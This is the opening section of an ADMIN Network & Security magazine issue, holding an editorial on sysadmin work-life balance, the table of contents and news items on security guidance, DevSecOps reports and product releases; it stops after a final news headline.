ADMIN Network & Security

Load Balancing

Runtime Integrity

SBOMs

ADMIN

Network & Security

ISSUE 81

Load Balancing

Maximizing resources and performance



Seesaw v2
Load balancing in Layer 4

Runtime Integrity
Detecting system compromise

Automated AKS Builds

Software Bill of Materials
Security and automation with SBOMs

Tinkerbell
Bare metal deployment

Kerberoasting
Safeguards and detection

WinGet
Manage software apps publicly and privately

Sake
Automate commands across servers

LINUX NEW MEDIA
The Pulse of Open Source



WWW.ADMIN-MAGAZINE.COM

AMD power
@ TUXEDO



TUXEDO
Polaris 17 - Gen5

17.3-inch mid-range Linux gamer with highly efficient AMD Ryzen processor, fast NVIDIA RTX graphics and up to 96(!) GB DDR5 5600 MHz RAM.

TUXEDO
Sirius 16 - Gen2

All-AMD Linux gaming laptop with highly efficient Ryzen 7 8845HS and fast Radeon RX 7600M XT graphics.

TUXEDO
Pulse 14 - Gen3

Ultra portable CPU work-station with AMD Ryzen 7 7840HS, high-res 3K display and 32 GB LPDDR5-6400 high-efficiency RAM.

tuxe.do/lxadmin81

Linux compatible

Up to 5 Years Guarantee

Immediately ready for use

TUXEDO

Made in Germany

German Data Privacy

German Tech Support

Balancing Work and Life as a Sys Admin

Until a few months ago, I didn't watch TikTok, but now I find myself staring at countless short-form videos on various topics, from the law to politics to pure silliness. It's easy, free entertainment that requires very little from me as a casual observer. While scrolling through some of my favorite content creators' fluff one night, I stumbled upon this animated office worker, Veronica. She works in a standard corporate office, providing phone support for her employer's services. In short, Veronica knows how to set boundaries. She gives 100 percent to her employer for eight hours but vehemently protects her off-duty time. Did I also mention that she prevents her boss, coworkers, and customers from creating a toxic work environment? She does, and she does so in a calm, professional, and non-combative tone.

One scene showcases Veronica's commitment to her boundaries. When her manager calls for an early 30-minute meeting, she leaves work half an hour early to compensate for the disruption. Her manager disapproves, accusing her of "short-changing" the company. However, Veronica stands her ground, explaining that she is not violating company policies but simply adhering to the agreed-upon eight-hour workday. In another scene, Veronica sets her manager's expectations even further after receiving an after-hours phone call asking her to check her email and respond to time-sensitive requests. Veronica charged two hours of overtime for the hours worked. Her manager told her they didn't know if "upper management would approve the two hours." Veronica answered that upper management didn't have to approve her after-hours work, so she expected to be paid for the time worked. The manager said, "Your generation is something else." Veronica said, "If you mean that we don't give corporations our entire lives and every waking moment for barely any pay, then, yes, we're something else."

I like Veronica. I like that she asserts herself, stands up for what she believes, and doesn't allow her manager to manage her home life and work time. The Baby Boomer generation is the one whose parents lived through the Great Depression and were trained to have a "never stop working" work ethic that has turned the United States into a nation of worker bees who don't take vacation, sick days, or personal time off. Admittedly, I've always been annoyed by those who "take advantage" of the system by taking personal time, vacation, and sick days and only working eight hours per day and 40 hours per week with no nights or weekends. I realize they are not taking advantage of anything except their right to live a balanced life.

A friend of mine who lived in Argentina as an expatriate said that in the US, people live to work, whereas in other countries, they work to live. Sure, we have much to be thankful for, but at what price? We spend most of our waking hours at work, ignoring our spouses, children, homes, and ourselves for companies that aren't loyal to us in return. They can dismiss us anytime, for any reason, and we have no recourse. In the process, we lose our healthcare, dignity, and hopes of promotions and retirement in a company for which we've sacrificed our lives. It's no wonder that we're a nation with a very high incidence of substance abuse, crime, stress, and mental health issues. But at least we have a 401k, high-deductible healthcare options, and two whole weeks of paid annual vacation that we're encouraged not to take.


I'm glad for Veronica and her generation of individuals who prefer to break the cycle of workaholic behavior and who cherish and protect their non-work time. It's an attitude whose day has come. It's time to demand respectful treatment of our time and work boundaries.

I need to stop now, but I could continue for several more pages with this discussion. After working a full day, I should eat dinner soon because I have a four-hour maintenance window this evening (if nothing goes wrong). This only occurs twice a month, and if I make these sacrifices of my time, I'm sure to get a "Meets Expectations" on my annual review to lock in that sweet, well-deserved four percent raise.

Ken Hess • Senior ADMIN Editor



Lead Image © astyf, 123RF.com



ADMIN
Network & Security

Features

10 **Seesaw v2**
This sophisticated Layer 4 solution for load balancing facilitates the removal, maintenance, and integration of individual servers.

14 **Win Server Load Balancing**
Network load balancing on Windows Server 2019 and 2022 improves performance, particularly for high-traffic websites and applications in which peaks in network traffic can lead to noticeable performance losses or even downtime.

Tools

20 **Entra ID Security and Configuration**
Discover how configuration as code works with PowerShell and Microsoft 365 DSC for tenant configuration in Entra ID.

26 **Runtime Integrity**
The incorporation of integrity information in monitoring substantially improves core security services and enhances security decisions across many use cases.

32 **sysstat**
Systat improves on the usual Linux monitoring tools by providing information about the past.

36 **WinGet**
The command-line client for Windows Package Manager improves your software installation experience and provides a way to create and share software in the WinGet package format for publishing to public and private repos.

Containers and Virtualization

42 **Optimize Azure VMs on Linux**
Master advanced configuration techniques for Azure virtual machines on Linux with a focus on optimizing performance by applying system tweaks, managing storage solutions, and automating monitoring tasks.

48 **Automated AKS Builds**
Construct Kubernetes clusters from the Azure CLI in a consistent and predictable manner across every environment.

Security

54 **Securing Kubernetes**
Implement a good, robust defense with an in-depth strategy of applying multiple layers of security to all components, including the human factor.

62 **Kerberoasting Protection**
Discover some of the safeguards and detection measures you can use against this exploitation technique of the Kerberos authentication protocol.

66 **Security with SBOMs**
A software bill of materials provides information about software components, enabling IT managers to respond better to attacks and vulnerabilities.


Service

3 **Welcome**
6 **News**
98 **Call for Papers**

@adminmagazine
@adminmag
ADMIN magazine
@adminmagazine

10, 14 | Load Balancing

Maximizing resources and performance



Load balancing on heavily frequented networks improves performance, availability, security, scalability, and the ability to handle peak loads.

Highlights

14 Win Server NLB
Network Load Balancing is an integrated feature of Windows Server 2019 and 2022, distributing network traffic across several servers for improved performance, scalability, and availability.

26 Runtime Integrity
This newcomer to the commercial cybersecurity space promises to detect when a system is attacked and provide evidence that systems have not been compromised.

66 Software Bill of Materials
Already mandatory in the US and recently enacted in Europe, SBOMs offer great potential for improving processes for secure software development and increasing cyber resilience.

Management

70 RFID Asset Tracking
Understanding the technologies and challenges involved in RFID asset tracking can help thwart potential attacks.

74 Sake Lightweight Automation
Run tasks on multiple servers at once with this lesser known command runner, which might serve you better than Ansible if your server fleet is large and the tasks to run are simple.

80 Tinkerbell
Tools that handle bare metal deployment are few and far between, but the free Tinkerbell program tackles this problem with a modern architecture that comes from the metal-as-a-service scene, allowing you to control the roll out through an API and configure systems with your automation tool of choice.

Nuts and Bolts

86 AIOps
Bring artificial intelligence tools into everyday administration with AI-supported automation of some admin responsibilities.

92 Encrypted DNS over TLS
Prevent attackers from spying on DNS communication or manipulating responses by encrypting your DNS traffic on Linux with the DNS-over-TLS standard and the help of systemd-resolved.


94 Performance Dojo
Determine pi with embarrassingly parallel computation by throwing darts.

On the DVD

SystemRescue 11.01
This Arch Linux-based toolkit can help you repair a system and recover data after a crash. The Live media comes with a number of useful system utilities that ease the administration of hard disks, file inspection, backups, and more. SystemRescue supports many filesystems and the sysrescue-customize script lets you customize the image by unpacking, modifying, and rebuilding the read-only ISO.

New to version 11.01:

- LTS linux-6.6.30 kernel
- Updated disk utilities
- Support for ZFS in a custom ISO
- Firmware for QLogic cards



News for Admins

Tech News

DHS Releases New Guidelines for Securing Critical Infrastructure

The US Department of Homeland Security has released new resources to help address threats posed by AI, including guidelines to mitigate AI risks to critical infrastructure (https://www.dhs.gov/news/2024/04/29/dhs-publishes-guidelines-and-report-secure-critical-infrastructure-and-weapons-mass).

"AI can present transformative solutions for US critical infrastructure, and it also carries the risk of making those systems vulnerable in new ways to critical failures, physical attacks, and cyber attacks. Our department is taking steps to identify and mitigate those threats," said Secretary of Homeland Security Alejandro Mayorkas.

DHS outlines a four-part mitigation strategy, involving the following steps:

- **Govern:** Establish an organizational culture of AI risk management — build organizational structures that prioritize security.
- **Map:** Understand your individual AI use context and risk profile.
- **Measure:** Develop systems to assess, analyze, and track AI risks — identify repeatable methods and metrics for measuring and monitoring AI risks and impacts.
- **Manage:** Prioritize and act upon AI risks to safety and security — implement controls to maximize the benefits of AI systems while decreasing harmful impacts.

Read the Safety and Security Guidelines for Critical Infrastructure Owners and Operators for more information: https://www.dhs.gov/publication/safety-and-security-guidelines-critical-infrastructure-owners-and-operators.

Datadog Report Examines DevSecOps Best Practices

The recently released State of DevSecOps report from Datadog (https://www.datadoghq.com/) analyzed thousands of applications and container images to "evaluate the adoption of best practices that are at the core of DevSecOps — infrastructure as code, automated cloud deployments, secure application development practices, and the usage of short-lived credentials in CI/CD pipelines."

Key takeaways from the report include:

- Ninety percent of Java services are vulnerable to one or more critical or high-severity vulnerabilities introduced by a third-party library, versus an average of 47 percent for other technologies.
- The smaller a container image is, the fewer vulnerabilities it is likely to have. According to the report, container images smaller than 100MB had 4.4 high or critical vulnerabilities, versus 42.2 for images between 250 and 500MB, and almost 80 for larger images.
- Leaks of long-lived credentials are a common cause of data breaches (https://securitylabs.datadoghq.com/articles/public-cloud-breaches-2022-mccarthy-hopkins/), making the use of short-lived credentials for CI/CD pipelines critical to securing a cloud environment. However, the report states that "a substantial number of organizations continue to rely on long-lived credentials in their AWS environments."

See more information at Datadog: https://www.datadoghq.com/state-of-devsecops/.



Get the latest IT and HPC news in your inbox

Subscribe free to ADMIN Update and HPC Update

bit.ly/HPC-ADMIN-Update

Upskilling Key to Tech Staffing Challenges, Says LF Survey

Nearly half (48%) of tech organizations would prioritize upskilling or cross-skilling existing staff over hiring new employees or engaging consultants in 2024, according to a new report from the Linux Foundation.

The 2024 State of Tech Talent Report (https://www.linuxfoundation.org/research/open-source-jobs-report-2024) highlights the importance of upskilling, cross-skilling, and certifications for navigating today's tech staffing challenges, as "98 percent of organizations consider upskilling an important strategy, with 36 percent rating it extremely important."

Other findings from the report include:

- Certifications rank higher than college or university degrees (23% to 16%) when assessing technical skills.

Lead Image © vlastas, 123RF.com

- The most cited benefits of upskilling are diversifying employee skill sets for redeployment (40%), advancing careers (40%), and developing junior potential (40%).
- Despite the news headlines, less than one-third of organizations surveyed reduced their technical headcount in 2023.

Organizations surveyed also say their key areas of focus for staffing are: cloud (55%), DevOps (51%), cybersecurity (49%), and AI/ML (43%).

2024 Open Source Pros Job Survey Report Released

Recently, the Open Source JobHub (OSJH) (https://opensourcejobhub.com/) and LPI (https://www.lpi.org/) teams surveyed open source professionals to learn what they value most when seeking a new job role.

"When looking at today's tech job market, it's important to understand the perspective of those who are building their careers with FOSS," says Brian Osborn, founder of OSJH, and CEO and publisher at Linux New Media. "This survey offers much-needed insight into what those open source professionals prioritize in terms of both new opportunities and satisfaction with their current role."

The results of this survey are now available in the free 2024 Open Source Professionals Job Survey Report: https://opensourcejobhub.com/blog/2024-open-source-professionals-job-survey-report/.

According to the findings, those who work with free and open source software (FOSS) consider a variety of factors when seeking a new job role, including overall work-life balance, open source policy, company culture, and training and certification opportunities.

For example, 89 percent of respondents said they considered an employer's open source policy when making job choices.

Read the complete report at OSJH: https://opensourcejobhub.com/blog/2024-open-source-professionals-job-survey-report/.

OpenSSF Issues Guidance to Help Prevent Social Engineering Attacks

The recent attempted XZ Utils attack (https://www.admin-magazine.com/News/Malicious-XZ-Attack-Planned-for-Years) may not be an isolated incident, and project maintainers are urged to watch for unusual activity, according to the Open Source Security (OpenSSF) and OpenJS Foundations.

In a recent blog post (https://openssf.org/blog/2024/04/15/open-source-security-openssf-and-openjs-foundations-issue-alert-for-social-engineering-takeovers-of-open-source-projects/), the foundations jointly called upon "all open source maintainers to be alert for social engineering takeover attempts, to recognize the early threat patterns emerging, and to take steps to protect their open source projects."

In collaboration with the Linux Foundation, the group has put together a list of warning signs to help maintainers and others detect suspicious patterns, including:

- Requests to be elevated to maintainer status by new or unknown persons
- Endorsement coming from other unknown members of the community who may also be using false identities
- Pull requests containing blobs as artifacts
- Intentionally obfuscated or difficult to understand source code
- Deviation from typical project compile, build, and deployment practices

The group also offers guidelines to help secure your open source project, including:

- Use strong authentication practices, such as:
  - Enable two-factor authentication (2FA) or multi-factor authentication (MFA).
  - Use a secure password manager.
  - Preserve your recovery codes in a safe, preferably offline place.
  - Do not reuse credentials/passwords across different services.
- Have a security policy including a "coordinated disclosure" (https://github.com/ossf/oss-vulnerability-guide) process for reports.
- Review resources such as "Avoiding social engineering and phishing attacks" (https://www.cisa.gov/news-events/news/avoiding-social-engineering-and-phishing-attacks) from CISA and/or "What is 'Social Engineering'" (https://www.enisa.europa.eu/topics/incident-response/glossary/what-is-social-engineering) from ENISA.

Learn more from OpenSSF: https://openssf.org/blog/2024/04/15/open-source-security-openssf-and-openjs-foundations-issue-alert-for-social-engineering-takeovers-of-open-source-projects/.

Black Duck Supply Chain Edition Released by Synopsys

Synopsys has released a new software composition analysis tool aimed at helping organizations mitigate upstream risk in their software supply chains.

Black Duck Supply Chain Edition (https://www.synopsys.com/software-integrity/software-composition-analysis-tools/black-duck-sca.html) "combines multiple open source detection technologies, automated third-party software bill of materials (SBOM) analysis, and malware detection to provide a comprehensive view of software risks inherited from open source, third-party, and AI-generated code," says the announcement (https://news.synopsys.com/2024-04-09-Synopsys-Launches-New-Offering-for-Comprehensive-Software-Supply-Chain-Security).

The security tool helps teams manage risks, track dependencies, detect vulnerabilities and malicious packages, and identify license violations and conflicts across the entire application lifecycle.

Learn more at Synopsys: https://www.synopsys.com/.

Spectra Logic Announces New Tape Libraries and Management Software

Boulder-based Spectra Logic has announced (https://spectralogic.com/press-releases/spectra-logic-introduces-lumos-library-management-software-with-two-new-libraries/) major changes to its long-running line of tape storage solutions, including the new LumOS management software, the TFinity Plus (https://spectralogic.com/tfinity-libraries/) enterprise library, and the Spectra Cube cloud-optimized tape library.

The LumOS management software (https://spectralogic.com/features/library-management-software/) is an advanced operating system for managing, monitoring, and controlling Spectra tape libraries, the announcement states.

LumOS is "based on a modern, extensible architecture that delivers greater functionality, reliability and as much as 20X the performance of the previous generation of library management software."

According to the company, the cloud-optimized Spectra Cube (https://spectralogic.com/products/tape-solutions/spectra-cube/) library can be "quickly deployed, dynamically scaled, and easily serviced without tools or downtime.

The Spectra Cube library offers up to 30 petabytes (PB) of native capacity, with a maximum compressed capacity of 75PB."

Learn more at Spectra Logic: https://spectralogic.com/.

LPI Launches Open Source Essentials Program

Linux Professional Institute (LPI) has announced the Open Source Essentials (https://www.lpi.org/our-certifications/open-source-essentials/) certificate and education program, "targeting the common set of knowledge everyone with a role in open source should have."

"With Open Source Essentials we establish a common set of knowledge and a common vocabulary to enable professionals of all sorts to collaborate with each other and consider the most important aspects of Open Source," said Fabian Thorns, Director of Product Development at LPI in the announcement (https://www.lpi.org/articles/lpi-launches-the-open-source-essentials-education-program/).

The first Open Source Essentials lessons (https://learning.lpi.org/en/learning-materials/050-100/), which are part of LPI's Essentials certificate track, are available now, with translations to be added soon. The Open Source Essentials exam is available from Pearson Vue testing centers and the Pearson OnVue testing platform.

Apache Software Foundation Celebrates 25 Years

The Apache Software Foundation (ASF) is celebrating its 25th anniversary (https://apache.org/).

The all-volunteer organization — including developers, stewards, and incubators of more than 320 active open source projects and initiatives — was founded with a mission to provide software for the public good.

"For 25 years the foundation has delivered reliable software that fuels innovation and powers organizations of all sizes," says the announcement (https://news.apache.org/foundation/entry/apache-software-foundation-celebrates-25-years). "From the flagship Apache HTTP project to more recent projects spanning AI/ML, big data, cloud computing, financial tech, geospatial, IoT, search, and more — ASF

projects serve the public good with use cases such as fueling cancer research; aiding in clean energy research; and reducing food waste."

"The ASF exists to help build open source projects that can stand the test of time by focusing on community over code," said David Nalley, Apache Software Foundation President.

Read more at Apache Software Foundation: https://www.apache.org/asf25years/.

SUSE Announces Rancher Prime 3.0

SUSE has announced enhancements to its open source cloud native and edge solutions with the release of Rancher Prime 3.0 and SUSE Edge 3.0.

Rancher Prime 3.0 (https://www.rancher.com/), which is the commercial version of the company's open source enterprise container management platform, includes new capabilities such as:

- Enhanced secure software supply chain with SLSA certification and software bill-of-materials (SBOM)
- General availability of Cluster API and new Cluster Classes, which enables teams to deliver self-service PaaS
- General availability of the Rancher Prime Application Collection
- Enhanced AI/ML workload support

According to the announcement (https://www.suse.com/news/SUSE-strengthens-container-management-portfolio/), SUSE is also introducing Rancher Enterprise, "a single package and price for the entire portfolio of Rancher Prime including multi-cluster management, OS management, VM management, persistent storage, and SUSE's certified Linux OS, SUSE Linux Enterprise Micro."

Read more at SUSE: https://www.rancher.com/.

NSA Issues Zero Trust Guidelines for Network Security

The National Security Agency (NSA) has released a Cybersecurity Information Sheet (CSI) with recommendations for strengthening internal network control and containing network intrusions using Zero Trust principles (https://www.nsa.gov/Press-Room/Press-Releases-Statements/Press-Release-View/Article/3695223/nsa-releases-maturity-guidance-for-the-zero-trust-network-and-environment-pillar/).

The Advancing Zero Trust Maturity Throughout the Network and Environment Pillar (https://media.defense.gov/2024/Mar/05/2003405462/-1/-1/0/CSI-ZERO-TRUST-NETWORK-ENVIRONMENT-PILLAR.PDF) document aims "to arm network owners and operators with the processes they need to vigilantly resist, detect, and respond to threats that exploit weaknesses or gaps in their enterprise architecture," says NSA Cybersecurity Director Rob Joyce.

The concepts covered in the document "provide guidance on enhancing existing network security controls to limit the potential impact of a compromise through data flow mapping, macro and micro segmentation, and software-defined networking."

Read more at NSA: https://www.nsa.gov/.

NIST Releases Major New Version of Cybersecurity Framework

